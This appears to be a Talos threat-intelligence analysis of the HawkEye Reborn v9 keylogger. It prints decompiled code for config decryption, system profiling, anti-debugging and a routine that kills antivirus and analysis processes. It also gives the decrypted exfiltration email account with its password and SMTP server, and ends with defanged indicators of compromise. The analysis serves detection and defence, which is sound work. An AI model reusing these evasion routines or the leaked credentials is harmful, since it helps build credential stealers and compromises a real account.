Deobfuscated, we can see it is the HawkEye Keylogger — Reborn v9, Version=9.0.1.6.



When HawkEye is executed, in line 34,

```
byte[] byte_ = gclass.method_0()["0", GClass30.GEnum3.RCDATA].Byte_0;
```

it reads the encrypted configuration from the RCDATA resource and in line 33,

```
byte[] byte_2 = GClass29.smethod_12(byte_, GClass12.string_0);
```

and then decrypts this data with the Rijndael algorithm you can see below in the RijndaelManaged function to initialize the HawkEye configuration settings.



The decrypted configuration shows us the account used for exfiltration:

```
_Version=9.0.1.6
_Mutex=5ad06ec4-5dbe-418a-8e37-7c57a6d389ef
_Delivery=
_EmailUsername=calvin@firshyd.us
_EmailPassword=.YF.L4?vOmJXQ
_EmailServer=mail.privateemail.com
_EmailPort=587
```

The main loop of HawkEye has the following functions:

```
1  try
2  {
3      if (GClass28.smetho_0())          // decrypt config
4      {
5          GClass5.smetho_0();          // if "Install" copy and restart itself, delete org binary
6          GClass2.smetho_0();          // sleep for a while
7          GClass9.smetho_0();          // Create Mutex (check if other instance is running)
8          GClass0.smetho_1();          // check for emulation etc
9          GClass7.smetho_0();          // more anti-reversing/ProcessProtection, kill taskmgr,processhacker,process explorer)
10         Class22.smetho_0(true);       // ProcessElevation
11         Class14.smetho_0();          // AntiVirusKiller
12         Class15.smetho_0();          // BotKiller
13         GClass1.smetho_0();          // Disablers (DisableTaskMgr, DisableCMD, DisableRegistryTools)
14         if (!GClass8.smetho_0())      // Encrypt and base64 itself (assembly) and write data to
15             tmp + BuildMD5hash(ProcessorId,VolumeSerialNumber,"x2")
16         {
17             GClass3.smetho_0();       // FakeMessageShow;
18             GClass10.smetho_0();      // WebsiteBlocker (adds site in \drivers\etc\hosts to 127.0.0.1) stored in _WebsiteBlockerSites
19             GClass11.smetho_0();      // WebsiteVisitor, open websites secretly or in browser (stored in _WebsiteVisitorSites)
20             GClass6.smetho_0();       // delete cached login data: minecraft, chrome, Firefox
21         }
22         GClass16.smetho_0();          // SystemInfo, PasswordStealer (email/browser, Filezilla, Beylux Messenger, CoreFTP,
23                                     // MineCraft), KeyStrokeLogger (SetWindowsHookEx), ClipboardLogger
24                                     // repeat stealing Keyboard, Clipboard, Screenshot, Webcam every LogInterval * 60000
25         Application.Run();
26     }
27 }
28 catch (Exception ex)
```

This shows the rich feature set of HawkEye. The adversaries can get detailed information about the victim's machine, as you can see in the screenshot below.

```

// Token: 0x06000289 RID: 649 RVA: 0x000410D4 File Offset: 0x0003F2D4
public static string smethod_1()
{
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.AppendLine("User");
    stringBuilder.AppendLine("- HWID: " + GClass17.String_2);
    stringBuilder.AppendLine("- MachineName: " + Environment.MachineName);
    stringBuilder.AppendLine("- UserName: " + Environment.UserName);
    stringBuilder.AppendLine("- Privileges: " + GClass17.String_6);
    stringBuilder.AppendLine("- Country: " + GClass17.String_8);
    stringBuilder.AppendLine();
    stringBuilder.AppendLine("Network");
    stringBuilder.AppendLine("- Local IP: " + GClass17.String_10);
    stringBuilder.AppendLine("- External IP: " + GClass17.String_11);
    stringBuilder.AppendLine("- MAC Address: " + GClass17.String_12);
    stringBuilder.AppendLine();
    stringBuilder.AppendLine("System");
    stringBuilder.AppendLine("- BIOS: " + GClass17.String_13);
    stringBuilder.AppendLine("- Operating System: " + GClass17.String_7);
    stringBuilder.AppendLine("- Screens: " + Conversions.ToString(GClass17.Int32_0));
    stringBuilder.AppendLine("- Processor: " + GClass17.String_14);
    stringBuilder.AppendLine("- Graphics Card: " + GClass17.String_15);
    stringBuilder.AppendLine("- Physical Memory: " + GClass17.String_16);
    stringBuilder.AppendLine("- Disk Drives: " + GClass17.String_17);
    stringBuilder.AppendLine();
    stringBuilder.AppendLine("Applications");
    stringBuilder.AppendLine("- WebBrowsers: " + GClass17.String_18);
    stringBuilder.AppendLine("- .Net Frameworks: " + GClass17.String_19);
    stringBuilder.AppendLine("- Antiviruses: " + GClass17.String_20);
    stringBuilder.AppendLine("- Firewalls: " + GClass17.String_21);
    return stringBuilder.ToString();
}

```

Beside the system information, it steals passwords from common web browsers, Filezilla, Beyluce Messenger, CoreFTP and the video game "Minecraft." It also starts a keylogger, steals clipboard content, takes screenshots from the desktop and pictures from the webcam.

Version 9 is still using the well-known MailPassView and WebBrowserPassView freeware tools from [Nirsoft](#) to steal web and email passwords. These tools are embedded in the PE file in the form of data which is decoded at runtime and added to the local resources. Then, they are using the process hollowing technique to hide the execution of these tools inside of the original Microsoft vbc.exe (VisualBasic Compiler) process. They are starting an instance of vbc.exe via ProcessCreate, injecting the tool and resume the threat. The stolen passwords are ending up in a temporary file, which is read in and added to the list of data to be exfiltrated. HawkEye offers the following exfiltration options based on the configuration: email, FTP, SFTP, HTTP POST to PanelURL API or ProxyURL.

```

// Token: 0x17000009 RID: 9
// (get) Token: 0x06000001 RID: 129 RVA: 0x0003AEDE File Offset: 0x000390DE
internal static byte[] Byte_0
{
    get
    {
        return (byte[])RuntimeHelpers.GetObjectValue(Class11.ResourceManager_0.GetObject("browserpv", Class11.cultureInfo_0));
    }
}

// Token: 0x1700000A RID: 10
// (get) Token: 0x06000002 RID: 130 RVA: 0x0003AEFF File Offset: 0x000390FF
internal static byte[] Byte_1
{
    get
    {
        return (byte[])RuntimeHelpers.GetObjectValue(Class11.ResourceManager_0.GetObject("mailpv", Class11.cultureInfo_0));
    }
}

```

As mentioned above, in the comments of the main loop section, it also comes with several anti-analysis features, including starting an anti-debugging thread or disabling certain AV-related programs via the Image File Execution Options (IFEO) evasion technique by registering invalid debuggers that redirect and effectively disable various system and security applications.

```

// Token: 0x06000003 RID: 3 RVA: 0x0003BBD4 File Offset: 0x00039DD4
private static void smethod_1(object object_0)
{
    Thread thread = object_0 as Thread;
    if (thread == null)
    {
        thread = new Thread(new ParameterizedThreadStart(<Module>.smethod_1));
        thread.IsBackground = true;
        thread.Start(Thread.CurrentThread);
        Thread.Sleep(500);
    }
    for (;;)
    {
        if (Debugger.IsAttached)
        {
            goto IL_41;
        }
        if (Debugger.IsLogging())
        {
            goto IL_41;
        }
        IL_47:
        if (!thread.IsAlive)
        {
            Environment.FailFast(null);
        }
        Thread.Sleep(1000);
        continue;
        IL_41:
        Environment.FailFast(null);
        goto IL_47;
    }
}


```

```

internal class Class14
{
    // Token: 0x060000A8 RID: 168 RVA: 0x0003DB64 File Offset: 0x0003BD64
    public static void smethod_0()
    {
        if (GClass28.GClass35_0.Boolean_21 && GClass17.Boolean_0)
        {
            Class14.smethod_1("rstrui.exe");
            Class14.smethod_1("AvastSvc.exe");
            Class14.smethod_1("avconfig.exe");
            Class14.smethod_1("AvastUI.exe");
            Class14.smethod_1("avscan.exe");
            Class14.smethod_1("instup.exe");
            Class14.smethod_1("mbam.exe");
            Class14.smethod_1("mbangui.exe");
            Class14.smethod_1("mbampt.exe");
            Class14.smethod_1("mbamscheduler.exe");
            Class14.smethod_1("mbamservice.exe");
            Class14.smethod_1("hijackthis.exe");
            Class14.smethod_1("spybotsd.exe");
            Class14.smethod_1("ccuac.exe");
            Class14.smethod_1("avcenter.exe");
            Class14.smethod_1("avguard.exe");
            Class14.smethod_1("avgnt.exe");
            Class14.smethod_1("avgui.exe");
            Class14.smethod_1("avgcsrvc.exe");
            Class14.smethod_1("avgidsagent.exe");
            Class14.smethod_1("avgrsx.exe");
            Class14.smethod_1("avgwdsvc.exe");
            Class14.smethod_1("egui.exe");
            Class14.smethod_1("zlclient.exe");
            Class14.smethod_1("bdagent.exe");
            Class14.smethod_1("keyscrambler.exe");
            Class14.smethod_1("avp.exe");
            Class14.smethod_1("wireshark.exe");
            Class14.smethod_1("ComboFix.exe");
            Class14.smethod_1("MSASCui.exe");
            Class14.smethod_1("MpCmdRun.exe");
            Class14.smethod_1("msseces.exe");
            Class14.smethod_1("MsMpEng.exe");
        }
    }
}

```

The following diagram summarizes the full infection process:



Conclusion

Recent changes in both the ownership and development efforts of the HawkEye Reborn keylogger/stealer demonstrate that this is a threat that will continue to experience ongoing development and improvement moving forward. HawkEye has been active across the threat landscape for a long time and will likely continue to be leveraged in the future as long as the developer of this kit can monetize their efforts. While the Terms of Service have been written in an attempt to absolve the developer of any wrongdoing, it is actively leveraged by malicious adversaries. Organizations should be aware of this and similar threats and deploy countermeasures such as Multi-Factor Authentication (MFA) solutions such as [Duo](#), to help reduce the impact of credential theft within their environments. Talos continues to monitor this threat as it changes to ensure that customers remain protected from this and other threats as they continue to emerge and evolve.

Coverage

Additional ways our customers can detect and block this threat are listed below.

| PRODUCT | PROTECTION |
|------------------|------------|
| AMP | ✓ |
| CloudLock | N/A |
| CWS | ✓ |
| Email Security | ✓ |
| Network Security | ✓ |
| Threat Grid | ✓ |
| Umbrella | ✓ |
| WSA | ✓ |

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of compromise

The following IOCs are associated with various malware distribution campaigns that were observed during the analysis of Hawkeye Reborn v9 activity.

Attachment hashes (SHA256)

A list of hashes observed to be associated with malicious email attachments can be found here.

PE32 hashes (SHA256)

A list of hashes observed to be associated with malicious PE32 executables can be found [here](#).

Domains

The following domains have been observed to be associated with malware campaigns.

tfvn[.]com[.]vn
shirkeswitch[.]net
guideofgeorgia[.]org
gulfcclouds[.]site
jhssourcingltd[.]com
kamagra4uk[.]com
pioneerfitting[.]com
positronicsindia[.]com
scsegueros[.]pt
spldernet[.]com
toshioco[.]com
www[.]happytohelpyou[.]in

IP addresses

The following IP addresses have been observed to be associated with malware campaigns.

112.213.89[.]40
67.23.254[.]61
62.212.33[.]98
153.92.5[.]124
185.117.22[.]197
23.94.188[.]246
67.23.254[.]170
72.52.150[.]218
148.66.136[.]62
107.180.24[.]253
108.179.246[.]138
18.221.35[.]214
94.46.15[.]200
66.23.237[.]186
72.52.150[.]218

URLs:

The following URLs have been observed to be associated with malware campaigns.

[https://a\[.\]pomf\[.\]cat/](https://a[.]pomf[.]cat/)

[http://pomf\[.\]cat/upload\[.\]php](http://pomf[.]cat/upload[.]php)